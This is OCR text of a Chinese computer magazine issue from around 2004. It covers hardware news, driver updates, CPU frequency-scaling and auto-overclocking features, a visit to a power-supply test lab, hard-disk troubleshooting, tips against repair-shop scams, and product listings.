著名配件大厂华硕公司近期也在这个市场插了一脚，推出 Star Ice 热管散热器（图 1）。这款散热器秉承华硕产品一贯做工豪华的风格，配备了全铜的基座、铜制鳍片和三条热管，并由一个硕大的风罩包裹，由可变速 8CM 风扇散热。Star Ice 能同时支持 Intel 和 AMD 两大类主板，装在机箱中的样子也非常“威武”（图 2）。使用这款散热器时候的温度比用原装风扇要低 10 度左右，降温效果还是很明显的。只是这款散热器还没有在国内上市的计划。

与许多的厂家推出热管不同，CPU 大厂 Intel 似乎看上了液冷散热。由于 Intel 的新一代 CPU 实在太热，Intel 准备将盒装 CPU 附带散热风扇换为液冷散热器（图 3），这样不但提升散热效率，而且液冷散热也能降低散热器噪音。不过液冷相对昂贵的成本就需要用户来承担了。

面对越来越热的电脑，我们未来用什么散热呢？

合二为一组成最强游戏 PC

不需要液氮冷却，显卡和 CPU 极限超频，发烧电脑生产厂家 Alienware 推出了能长期稳定使用的可称目前最快游戏电脑的 PC 机。因为，它的主要配件都用双份（图 4），当然轻松战胜其他单打选手了。Alienware 的超级游戏系统型号为 Area-51 ALX ×2，搭配两颗支持 EM64T 运算的 3.4 GHz Xeon CPU 处理器，由两块 PCI-E 接口的 nVIDIA 6800 Ultra 显卡组成 SLI 系统，两块 WD 万转 74 GB Raptor 硬盘组成 RAID 0 磁盘阵列，并搭配双通道 1GB 内存。整台电脑采用液冷散热，性能强劲的同时噪音也不大。这样超强的电脑售价也不便宜，标准配置售价就超过 6000 美元。

双层刻录不再龟速

现在不少 DVD 刻录机都支持双层 DVD 刻录（即 DL），但由于目前的技术限制，在 DVD 刻录已经达到 16×时，DL 刻录最快还只能达到 4×，刻录一张 DL 碟片需要长达半小时左右，让人难以忍受。据悉，DVD+RW Alliance 宣布将于明年推出 8× DVD+R DL 标准，这样刻录 DL 碟的时间将缩短到 16 分钟，这个时间就让人容易接受多了。按照 Mitsubishi、Ricoh 和 Philips 的规划，明年第一季度有望推出 8× DVD+R DL 盘片，此外，Ritek 也计划推出 8× DVD+R DL 盘片。而更高的双层刻录速度规范也在制定中。不过现在单面 8×的 DVD 刻录盘还相当昂贵，DL 刻录盘更是天价，这种刻录盘一开始也只有特殊用户才会选购。



图 5

超小 PC 模糊 PC 与 PPC 的界限

Intel 展示了一部采用 Dothan 处理器的 PDA（掌上电脑），名字叫 Ruby（图 5），只比普通的 PPC（PocketPC）稍微大一点，但确是一台货真价实的 PC。Ruby 采用了一颗超低功耗的 Dothan Pentium M 1GHz 处理器，内存为 128MB DDR，内置 1.8 英寸 20GB 硬盘，5 英寸 WVGA Samsung 触摸式 LCD，集成 802.11b 无线网络，运行普通的 Windows XP。目前 Ruby 待机时间还只有 2 小时，长时间运行时机身也有点烫手，不过这部只是工程样机，实物应该会有所改善吧。



图 6

只用来上网的小东西

这款被称为“Emma”的 Personal Internet Communicator（PIC，个人网络通讯器）(图 6）产品基于 AMD Geode GX500 处理器，主频为 366MHz，能耗只有 1w。Emma 配置 128MB 内存和 10GB 硬盘，并内建有 56K“猫”和整合声卡。真可谓麻雀虽小，五脏俱全。Emma 的操作系统是一个特别的 Windows CE 版本，并且兼容 XP 应用程序。IE，Messenger 同样捆绑在里面。AMD 为该产品定价 185 美圆，如果加上显示器的话，价格为 249 美圆。

AMD 的这款 PIC 允许用户进行文本处理，网上冲浪，收发 E-mail，享受多媒体等，这对许多只需要电脑上网的“网虫”可是很节省费用的好东西。

CF[YJ01]

驱动热报

驱动之家 MyDrivers.com

■ 驱动之家

热门驱动点评

在发布前已经闹的沸沸扬扬的 4.10 版催化剂驱动终于和大家见面了。为何此次的新版驱动会备受关注？最大的原因在于加入了一项全新的优化特性 Catalyst A.I。Catalyst A.I 支持简单的拖动一个滑块，从而实现对性能和画质的优化。实际上通过该滑块可以控制 ATi 的纹理滤波功能。如果滑块移动在 "Low" 位置，那么显卡保持默认设置。如果滑块在 "High" 位置，驱动就会应用复杂的算法来分析纹理并选择最佳纹理滤波功能。讲的明白点，Catalyst AI 功能就是针对应用程序进行优化，从而使用户获得一个速度和画质的平衡点。此外新版还加入了其他多项新特性：增加了对 X700 显卡的支持；针对扩展桌面提供了增强旋转特性支持；增加了对 720p 和 1080i HDTV 的支持。在性能优化方面：Radeon 9500 以上级别的显卡都有大约 5% 的性能提升。在修正 BUG 方面：新版驱动修正了在 Doom3、地面控制 II、家园 2 等多达数十项游戏中存在的问题。

下载地址：http://www.mydrivers.com/dir102/d40981.htm。

最新驱动列表

Intel 英特尔 845G/GL/GE/PE/GV、852/855 GM/GME、865G、910GL、915G/GV 系列芯片组视频部分最新驱动 14.8 官方正式多语言版。更新内容：1.支持 DVI 热插拔。2. 修正了在扩展桌面模式下播放 MPEG 文件出现的系统死机问题。适用环境：Win2000/XP，下载地址 http://www.mydrivers.com/dir102/d41017.htm。

nVIDIA nForce1/2/3/4 系列芯片组最新 ForceWare 驱动 6.11 Beta 版。更新内容：1.升级音频驱动到 4.55 版。2.升级 SMBus 驱动到 4.45 WHQL 版。3.升级 IDE 驱动到 4.64 WHQL 版。适用环境：Win2000/XP，下载地址 http://www.mydrivers.com/dir102/d41156.htm。

nVIDIA nForce/nForce2/nForce3/nForce4 芯片系统最新 nTune Pro 工具 2.00.17.05 多语言版。软件介绍：一款适用于 nForce 系列芯片组的系统调节工具，拥有基准性能测试与性能调节、升级 BIOS、系统监控以及管理定制等 4 大功能。适用环境：Win2000/XP，下载地址 http://www.mydrivers.com/dir102/d41157.htm。

CF[YJ02]



■ Pisces
■ 选题推荐:河南　张毅
■ 选题奖金:300 元

静若处子　动如脱兔

—— CPU 变速技术速览

CPU，也许不用那么快

最近笔者刚把自己的电脑升级到 3GHz 的 CPU。想到几年前还在为自己的 CPU 跨过 1GHz 大关而兴奋的心情，的确要说，科技的发展真是迅速。但到实际使用电脑时，给笔者的感觉却是，除了游戏和高清晰 HDTV 速度明显提升，图像处理更加迅速外，笔者长时间使用的上网、文字处理、听音乐等功能并没有体验到 3GHz 处理器的优势(图1)。这不禁让笔者思考，我们真是什么时候都需要全速运行的 CPU 吗？



图1　同时上网、编辑文字、看电视，CPU 使用率却这么低，实在浪费

在我们使用电脑进行上网、听音乐、文字处理等低强度功能时，我们并不需要一块高速的 CPU，但这时我们的高速 CPU 依然在全速工作。在这样的情况下，我们的 CPU 浪费处理能力不说，现在高速处理器全速运行时 100W 左右的耗电量也会产生大量不必要的热量，现在电力这么紧张，我们可不能这么浪费了。而由于 CPU 产生了大量的高热，我们还必须配备高性能散热器才能满足 CPU 的散热需要。对现在的风冷散热器来说，高散热性能意味着高转速的风扇，这也会带来高噪音。

那么，我们能不能让 CPU 判断自己的工作强度，选择合适的工作频率呢？这样在低速工作时大大降低电能的浪费，如果再配一个温控风扇，在夜深人静时电脑也能默默地联网下载，这不是很好吗。

现在已经有很多厂商考虑到了这个问题，并有了相应的产品，这项技术走在前面的是笔记本电脑。

笔记本电脑的 CPU 变速技术

笔记本电脑受到电池供电的限制，不得不早早地考虑节能的问题。

在 Intel 推出 Pentium Ⅲ 移动版处理器时，率先在 CPU 中采用了 SpeedStep 技术。采用 SpeedStep 技术的处理器会自动判断任务强度，以便自动调节 CPU 的工作频率和工作电压。第一代 SpeedStep 只有全速和最低速两种工作状态，如 Pentium Ⅲ 650MHz 移动版 CPU，全速工作时频率为 650MHz，工作电压为 1.6V，功耗为 14.4W；当进入最低速的 SpeedStep 工作模式后工作频率降低为 500MHz，工作电压也降到了 1.35V，功耗只有 7.9W，几乎节能了一半。很快 Intel 又推出了第二代 SpeedStep 技术，CPU 的可以自动选择更多档次运行频率适合不同的工作环境。目前 Intel 的这项技术已经发展为增强型 SpeedStep 技术，可自动大范围调节处理器频率和电压，应用于 Pentium　M 型笔记本处理器中。同时 Intel 也认识到这项技术在台式机上的优势，目前已经在 3.40　GHz 以上 Xeon 处理器中采用增强型 SpeedStep 技术。

与 Intel 相类似，AMD 自推出 K6-2+ 和 K6-Ⅲ+ 笔记本处理器起就提供了自动调节 CPU 频率和电压的 PowerNow! 技术，并一直沿用到现在的移动版 Athlon64 处理器中。而且 AMD 公司很早就认识到 CPU 变速技术对桌面处理器的影响，在 PowerNow! 成熟技术的基础上，于桌面版 Athlon64 处理器中集成了 Cool'n'Quiet 自动变速技术。在 Athlon64 主板中将 Cool'n'Quiet 选项激活，然后启动 ACPI 2.0 电源管理功能，最后在操作系统中安装好相应软件，最好配备一个温控风扇，就能体验到 Cool'n'Quiet 带来的低功耗和低噪音的特点了。

除了 AMD 和 Intel 以外，另一个著名的低功耗笔记本处理器生产厂商 Transmeta（全美达）的 Cruso 系列笔记本 CPU 也有自己的采用的“LONGRUN”变频节能技术。

可以说笔记本 CPU 的变频节能技术已经相当成熟了，那么台式机呢？除了 Athlon64 全系列处理器和少数几款 Intel 处理器以外，更多的 CPU 是没有这样的功能的。那么我们有没有可能在台式机上体验这样的功能呢？

主板厂发力，台式机也变速

我们知道 CPU 的主频是由倍频和外频决定的，即“外频×倍频 = 主频”。现在的 CPU 的倍频都已经锁定，而外频则可以通过主板调节。因此如果主板能自动调节外频，那么 CPU 就能自动变频了。关键问题就是主板如何判断 CPU 需要改变频率。实际自动变频技术通过几代发展,现在才表现成熟。第一代自动变频的主板推出时，当时的产品是检测 CPU 的温度进行变频，当检测到 CPU 温度升高时，就认为 CPU 工作任务加大，需要提升频率。这样的实现方法就遇到了两个问题，首先是变频的反应时间较慢，很可能温度还没有升上去，工作已经作完了；然后是遇到散热器停转等特殊情况导致 CPU 升温时，这样的技术会误以为 CPU 任务加大，提升频率，反而损伤 CPU。现在新一代自动变频技术中，主板厂商则是通过监测 CPU 的电流量来判断 CPU 的工作负荷，从而改变 CPU 外




图2

频。在目前的主板厂商中，华硕、硕泰克主板就提供了这种功能；另外，我们前段时间介绍的联想锋行K9000电脑同样提供了变速功能。

华硕9X5系列主板集成了华硕第二代AI技术，其中的AI NOS就属于第二代AI技术中的超频功能。我们使用了华硕915P芯片组的P5GD2 Premium主板（图2），搭配Pentium4 2.8E试用了AI NOS功能。进入主板BIOS后，进入“高级菜单”，然后在AI




图3

Overclocking选项中选择AI N.O.S项（图3），这个项目下面就会出现三个与N.O.S有关的选项。第一个表示在何种情况开启N.O.S，后两个表示开启后的超频幅度，我们选择的是普通任务超频10%，重负荷任务超频15%。然后存盘退出。启动进入系统后，用软件实时检测CPU频率，可以看



图4

到，在运行高负荷程序SuperPI时候，CPU自动超频到了3.1GHz左右（图4）。

硕泰克915主板同样提供了CPU自动变频技术——SAT（Smart Acceleration Technology）技术，也叫做智能超频技术（图5）。SAT技术首先获取CPU工作时的电流数值，将电流数值转化后与比较器比较，当得出的结果表示需要超频时，触发频率提升器，提升CPU频率。要启动SAT功能，同样首先进入主板BIOS，在Advanced Settings菜单中进入SOLTEK PERFOEMANCE OPTIONS下级菜单，然后禁用CPU手动超频功能，这样就会出现Smart Acceleration Technology选单，选单中有分别代表：关闭动态变频、增强模式、高性能模式和最大化性能模式四各选项（图6），我们选择最后一项就能最大



图5




图6

自动超频8%了。在系统测试中可以看到，在运行高负荷程序SuperPI时候，CPU从2.8GHz自动超频到了3.0GHz（图7）。




图7

由于板卡产品主要面向DIYer，因此现在的自动变频技术还都局限在超频的范围内。不过这同样也是有实用意义的。因为许多用户也只希望自己的CPU在游戏、图像处理等需要的时候才超频，其他时候原速运行，既保障了CPU的寿命，又体验到高速CPU带来的效率提升。联想锋行K9000电脑则属于CPU降速的代表，由于我们曾经有专题介绍过自动降速功能的特点，不再多说。最后我们希望相关厂商能开发出完全满足用户需要的CPU变频功能，让我们的CPU真正的“静若处子，动如脱兔”。 CF[YJ03]



电源检测的秘密

——全汉电源厂参观记

■ Cfan.Storyer

前不久，世界十大电源生产厂之一全汉电源（FSP Group）邀请多家媒体参观全汉设在深圳的生产厂（图1）。Storyer也受邀参观并详细了解全汉电源的检测流程。据介绍，整个检测厂单设备成本就是几百万元。简单来说，检测设备分为组装前单独部件的检测和组装后整体质量的检测。



图1　正宗欧美第一大品牌是全汉实力的表现

单独部件检测

单独配件检测主要是检测配件提供商的产品是否符合要求，主要包括质量检测、抗老化检测、有害物质检测等几方面。

图2为配件质量检测的部分仪器，电源内部的电容、电阻、线圈、开关变压器、整流管甚至电源外壳等所有组成配件都要首先在这里经过质量检测。电源风扇还要用图3中的测量仪器测试空气流量。



图2

在基本质量检测没问题后，相关配件要在图4）中的烤箱中进行老化测试。图中正在测试散热风扇，烤箱内温度达到了70摄氏度，只有通过这种苛刻检测的产品才能满足全汉电源的使用需要。



图3

现在人们对各种商品的健康问题非常关注，在全汉的配件检测项目中也有专门的有害物质检测仪器（图5）。将待检测样品放入其中，通过光谱分析就能很方便的检测出样品的成分，有害物质则会通过特殊的颜色表示出来。在IT产品中容易含的有害物质主要是镉铬铅汞溴氯这六种元素。



图4　不少彩光风扇正在接受考验

在各配件通过这些检测后，就可以准备用来组装电源了，组装好的电源样品则要通过整体测试，才会最终投入生产销售。



图5

整体测试

电源的整体测试主要包括基本测试、温湿测试、电磁测试、破坏性测试、噪音测试等几大类。

电源样品的基本测试主要由图中Chroma 8000自动测试系统完成（图6）。Chroma 8000是技术水平相当先进的自动测试系统，能够按




图6



图7



图8



图9

照用户的预设值，对电源进行多种基本功能，如输出电流、电压、功率等进行高效严谨的测试，免去了手动操作测试的繁琐。

电源样品通过基本测试后，则要进行其他特殊测试。

温湿测试主要由图7中的温湿度测试仪器完成，电源需要接受摄氏65度和湿度95%的严酷环境的考验。

破坏性测试由下坠测试仪（图8）和摆动测试仪（图9）完成。不过电源一般只需要接受摆动测试仪的考验，而电源的包装箱、机箱等才会接受下坠测试。

电磁测试则是检测电源在受到测试电击、静电、快速脉冲等不正常电流时的工作稳定程度（图10），以及电源本身电磁辐射安全度。



图11




图10 部分电磁测试仪器

现在人们对电脑噪音越来越敏感，Intel也在ATX 2.0电源规范中建议把电源噪音降低到不影响用户的程度，因此噪音测试也成一个重要的检测项目。图为全汉投巨资建立的半无响室(图11)。半无响室与全无响室的区别在于全无响室的地面也用吸音棉，而半无响室只是普通地面。因此半无响室还有12～16dB的背景噪音。不要以为这个数值很大，实际上人耳只能听到大于22dB的声音，低于这个数值就只能用仪器才能测到。而Storyer呆在半无响室的感觉就是，世界变得一点声音都没有了，安静得可怕)。

由于版面关系，小编在全汉的参观也只能报道到此，而全汉电源也就是经历了这些严格的检测，才有实力跻身全球十大电源厂之列。

CF [YJ04]

排障特训营之硬盘问题全搞定

■ 天津 王磊

本期我们将针对如何排除计算机的最重要的存储设备:“硬盘”发生的问题展开强化“特训”。

理论特训——常见硬盘故障归类

1.机械类故障

机械类故障是硬盘故障中最难以解决的，都要送到专业的维修厂才能解决。

主轴电机失速：主轴电机失速，引起啸叫，伴随硬盘指示灯不能闪烁，提示1701或Hard Disk Error。

硬盘盘体内的机械故障：机器加电后，硬盘腔体内有异常响声，自检过程中有明显的长时间的“撞车”声，说明腔体内有机械故障，大多是磁头步进钢带松动或断裂，是由于盘体受到严重撞击或振动所致。

硬盘零磁道物理损坏：启动计算机，硬盘在长时间自检后，在引导时显示“TRACK BAD”，该类问题一般均为零磁道出现物理性坏道。

PCB板电路故障：由于突然断电，或其他的一些原因，造成硬盘底部的电路板遭到破坏，或者烧毁，从而使硬盘无法被正确识别。出现黑屏或者在自检过程中出现：1701，hard Disk Error或者HDD cont roller Error等提示。

2.盘片坏道

硬盘出现坏道，这是最为常见硬盘问题，当Windows操作系统自带的磁盘扫描程序SCANDISK扫描硬盘的时候，系统提示说硬盘可能有坏道，而这时的坏道一般分为“物理坏道”和“逻辑坏道”。

逻辑坏道一般是由于软件操作或使用不当造成的，可以用软件来修复。在现实中，一旦“SCANDISK”扫描硬盘时如果程序提示有了坏道，那么，首先可以通过“Format”对该硬盘进行普通格式化，如果可以顺利完成，并没有显示有坏道出现，那么可以初步判定你的硬盘是只是有“逻辑坏道”，应该还可以继续“服役”。

经过普通格式化或者软件扫描后，如果问题仍然存在，那么你的硬盘应该出现“物理坏道”，对于一般用户来说，应该是没有修复的可能了。

3.设置类故障

硬件设置问题，一般指的是由于硬盘主从跳线设置不当，或硬盘IDE数据线、IDE插头损坏或连接不正确，造成主板BIOS无法识别硬盘。而此类问题一般通过检查跳线设置等常规手段，问题就可以解决。

软件类设置一般就是指主板BIOS中的设置不正确，从而造成硬盘无法被正确识别，或不能正常工作的现象。

而对于目前的PATA硬盘来说，由于目前所有的主板都支持都"IDE AUTO DETECT"功能，可自动检测硬盘的类型。当连接新的硬盘或者更换新的硬盘后都要通过此功能重新进行设置类型。

而对于使用SATA硬盘的朋友来说，设置相对烦琐一些，所以，需要详细的阅读主板说明书后，才能正确的进行设置，由于这里版面有限，加之不同主板的设置也略有不同，所以就不多做介绍。需要的朋友可以参阅相关主板说明书。

4.其他类故障

除了上面我们介绍的几种外，由分区表损坏、FAT表错误、目标损坏，引起的问题也是非常常见的。这类故障一般在出现时，都会出现相应的英文提示，辨别起也相对较为简单。而解决的办法一般都是通过如"DISKMAN"等软件进行修复，或者重新分区，一般问题就可以解决了！

案例分析

案例情况：一台计算准备换上一块迈拓100GB硬盘。首先，在原来的Windows 98操作系统中制作了一张启动盘。然后关闭计算机，换上这个100GB的硬盘，重新启动计算机。进入主板BIOS，识别了一下硬盘，没有任何问题。用刚才制作的"启动盘"启动计算机，对该硬盘进行分区，分了8个区，可分完区后总容量只有19.8GB。

案例分析："案例情况"介绍使用Windows 98启动盘进行分区。而Windows 98操作系统的"启动盘"的Fdisk不支持80GB以上的硬盘。所以问题很快就明朗化了。

制作一张Windows ME启动盘，用该盘启动计算机，并进行重新分区就可以解决问题了。、

案例总结：Windows 98操作系统的"启动盘"的"fdisk.exe"不支持80GB以上的硬盘进行分区，是一个前一段时间被大家抄的很热的问题，但是，时过境迁，这个问题，现在，还是被许多"新手"所忽略。

实战演练金银彩

"实战演练金银彩"投注规则

金彩从2个最终判断中选取1个，银彩从4个分析思路中选取2个！读者朋友在12月1日之前将"答案"以电子邮件的方式EMAIL到：hardware@cfan.com.cn，答案将在下一期公布，获奖名单将于24期上公布。

上期获奖号码：金彩："E"，银彩："C"、"D"

上期点评：这是一个很典型的由于内存金手指氧化，从而导致内存和主板上的内存插槽接触不良，引起的故障。也许有人会问，如果是金手指氧化而造成的内存和主板上的内存插槽接触不良，那计算机应该是黑屏啊？

其实这是大多数人对内存金手指氧化类故障认识的一个误区，因为BIOS检测内存的过程当中，并不是检测所有的内存金手指，只是检测相关部分的内存金手指接触是否良好，从而确定内存的容量，但是当计算机真正要通过内存传输数据的时候，由于那部分被氧化的金手指接触并不良好，所以就有了上期的故障现象。

故障现象：一台计算机的基本配置如下： P4 2.4GHz、华硕P4C800、WD800JB 80GB（PATA）。最近又购买了一块"迈拓金钻9 SATA 80GB"硬盘，想和原来的普通并行IDE硬盘一起使用。

将SATA硬盘安装在第一个SATA接口上，原来的硬盘位置还是第一个IDE接口的主盘上。进入主板的BIOS设置，选择Main菜单下的IDE Configuration Menu，在Onboard IDE Operate Mode选择"Compatible Mode"，然后，选择"Primary P-ATA+S-ATA"，存储设置好的数据，并退出BIOS系统，从新启动计算机，可是在计算机在自检过程中却没有找到SATA硬盘。

故障分析：连接硬盘和主板的电源线和数据线都没有任何问题，进入主板BIOS设置，检查设置，也没有发现问题。

"银彩"

A."故障分析"的一系列检测，应该基本排除硬件本身存在问题。

B.问题应该属于机械类故障。

C.问题应该属于设置类故障。

D.过上电自检，可以排除该问题。

"金彩"

E.问题应该与主板BIOS的设置有关，或者是SATA硬盘插接在主板的接口不正确造成的。

F."故障现象"中进入BIOS后，选择IDE Configuration Menu，在Onboard IDE Operate Mode下面可以选择两种IDE操作模式：兼容模式（Compatible Mode）和增强模式（Enhanced Mode）。其中兼容模式Compatible Mode可以理解为把SATA硬盘端口映射到并口IDE通道的相应端口，主板默认的就是这种模式。从主板说明书理解的意思是：把IDE硬盘设为主盘，SATA硬盘设为从盘，这和硬盘的连接吻合。而硬盘电源线及数据线和主板的连接问题也在"常规检测"中被排除了，所以，这里产生故障的可能应该是该款SATA硬盘和主板及旧的硬盘有兼容性问题。

排障特训营幸运读者名单

18期：张荣州（任丘） 杨庆文（四川） 马彦鸿（甘肃） 高菲（北京） 张华金（南昌）
19期：王勇（浙江） 苏永彬（黑龙江） 云海（大连） 张安生（重庆） 赵楠（福州）
20期：肖祥和（广州） 郭学敏（河南） 吴增宾（霸州） 陈文波（广州） 赵天启（海南）

以上幸运读者将获得电脑爱好者鼠标垫作为鼓励。

CF [YJ05]

自己在和电脑维修商打交道的过程中，也发现了一些魔术的小秘密，为了让大家对这些“小”魔术有更深入的了解，在此加以补充。



电脑维修常见“小”魔术（续）

■ 甘肃　GSBMA

魔术一：

打开电脑进入系统后花屏了，重新开机还是老样子，只好抱去维修商处。JS开机检查了一下故障，说是集成的显卡坏了，要装一块独立显卡。于是花了几百大洋安装了一块独立显卡，又掏了一笔可观的维修费，终于抱着修好的电脑回家了。其实集成的显卡很可能根本没坏，只要把显卡驱动重新安装一下就行了，因为平时玩盗版游戏或不正常的关机等原因，造成显卡驱动出错或丢失，才出现了开机进入系统后花屏的故障。JS一看就明白故障原因了把你的集成显卡禁用掉，把新显卡驱动装好就OK了！

魔术破解：

出现开机进入系统花屏时，可以试着进入系统安全模式，把旧的显卡驱动删除了，再把显卡驱动从新安装一下，或者把显示分辨率和刷新频率降低，问题就解决了。如果在一开机没进入系统前就花屏，那么才可能是显卡本身有故障了。

魔术二：

电脑突然启动不了，开机时嘀嘀地叫个不停，感觉问题严重，赶快抱去修理。JS问了你一些电脑基本配置的情况，结果你什么也回答不上。于是JS说问题一下解决不了，他慢慢修让你明天再来取机子。第二天去机子修好了，JS说内存条坏了，然后交给你一条坏了的内存，告诉你换了一根内存，试了一下电脑是修好了，可是怎么感觉速度比原来慢呢？其实道理很简单，JS利用询问你电脑配置的时机，已经知道你对硬件一窍不通，列出种种理由让你把电脑留下来维修，等你走后取出内存把土一擦，插上一试好了，然后把你的内存取下来，换上一根比你的内存容量小一半的内存插上。第二天你来取电脑，JS拿出一条早就准备好的坏内存交给你，现在你是不得不掏钱了，而你细心点会发现电脑变慢了，不细心的话……如果你发现了问题去找JS，他会告诉你你的电脑该升级了，一升级就好了，那样你也许又会花钱买回本来就属于你的东西。

魔术破解：

出现以上情况的可能性极高，最好的办法就是在修电脑前，用记号笔在配件不显眼的地方做个标记，我想你即使对硬件一窍不通，这个办法也应该难不倒你吧！要么修的时候你就在旁边看着，这样还是比较可靠的！

CF [YJ06]



爱国者“音乐太空站”MP3随身听

这款由国际著名设计师Baris Griwell设计的MP3，由于引入了对太空站的奇特构思，加上希望能给消费者带来“天籁之音”的享受，因而有了“音乐太空站”的名字。“音乐太空站”不仅有128/256MB容量的两种版本可供选择，而且具有SD/MMC扩展卡槽，可任意对播放器容量进行扩充升级，将现有资源最大化利用。利用USB2.0高速传输接口，还可以随心所欲地快速下载自己喜欢的音乐。同时，包括有MP3、WMA格式歌曲的曲名、中文文件名显示、音效模式、FM同步内录显示、TTS文本等功能，使操作一目了然。摇滚、现场、标准、古典、流行共五种音效模式的EQ输出，能让消费者尽情品味“天籁之音”的无穷魅力。

咨询电话:*010-82607776*

产品价格:*1299元(128MB)*

金河田劲霸电源

金河田日前推出了劲霸系列电源，该系列产品共有四款，均完全符合Intel ATX12V 1.3版规范，功率覆盖250W到400W，可以满足不同层次消费者的需要。其中ATX S-300/400采用智能温控的12MM大风扇，散热好，噪音极低，同时具有过压、过功率、过电流、过温度四重保护，能确保电脑系统更安全、更稳定地工作；劲霸ATX-S500/600则是金河田公司新推出的两款高端电源，它们的额定功率分别达到350W和400W，是专为服务器和DIY发烧友打造的产品。

咨询电话:*0769-5057928*

产品价格:*S-300/160元，S-400/248元*

S-500/380元，S-600/568元







迈威防水MiniSD卡、RSMMC卡


随着百万像素摄像手机的逐渐流行，迈威于近日推出了MiniSD卡和RSMMC卡。这两款产品均符合国际认证标准规格，具有高性能、低耗电、超轻超小体积、高速的存与读取率、最可靠的兼容性与稳定性、持久耐用的特点，更具有业界领先的防尘、防水、防震、防静电等四大特点，可以在各种气候和环境下广泛即插即用于各类数码设备，通过使用随卡免费赠送的转换器和延长座，可以兼容标准SD卡和MMC卡。


咨询电话:*852-35210728*

产品价格:*MiniSD卡128MB 300元 RSMMC卡128MB 260元*

隽星MB—KTV600AL主板

隽星MB—KTV600AL为AMD系列的绿色家族成员。这款主板功能齐全，采用VIA KT600 + VT8237芯片组，支持AMD 毒龙/Athlon/XP/闪龙，最高支持400MHz 前端总线频率，DDR400内存，最高容量2GB；支持USB2.0设备，兼容USB 1.1规格，板载六声道AC’97音效，支持键盘，鼠标开机。该款主板性能稳定，非常适合家庭或者在校学生使用。





盈通雪狐Y848P-L主板

盈通雪狐Y848P-L主板选用intel 848P + ICH5芯片组，支持Intel Northwood处理器以及最新的Prescott处理器的支持，支持800MHz前端总线、超线程技术以及最大2GB容量的DDR400内存，加上AGP8x插槽和5条PCI槽，对现在主流的配件规格完全支持。南桥的ICH5芯片，使这款盈通主板支持2个SATA接口，SATA硬盘的传输速率可达150MB/S，用户可以配合高端处理器的时候也享受到急速存储的快感。

咨询电话:*0755-83279828*

产品价格:*499元*



丹丁 DX8 MP3随身听

丹丁 DX8 MP3 随身听身材娇俏，大液晶屏配合凸边流线电镀边框，颇具浓郁的时代感，整体看来十分高贵、典雅。该产品在设计时注重了色彩的还原与显示，4096 色的真彩屏幕使画面显示清晰细腻，色彩均匀柔和，过渡自然，层次感丰富。依赖高清晰的显示效果，使得 DX8 可以制作电子微型数码相册，还带有开机动画和播放屏保，打破了传统 mp3 播放器呆板的操作界面，为时尚创新的生活注入了新的流行元素。

咨询电话:*010-62105383*

产品价格:*DX8 128MB /256MB 799 元/999 元*



爱国者 F518 液晶显示器

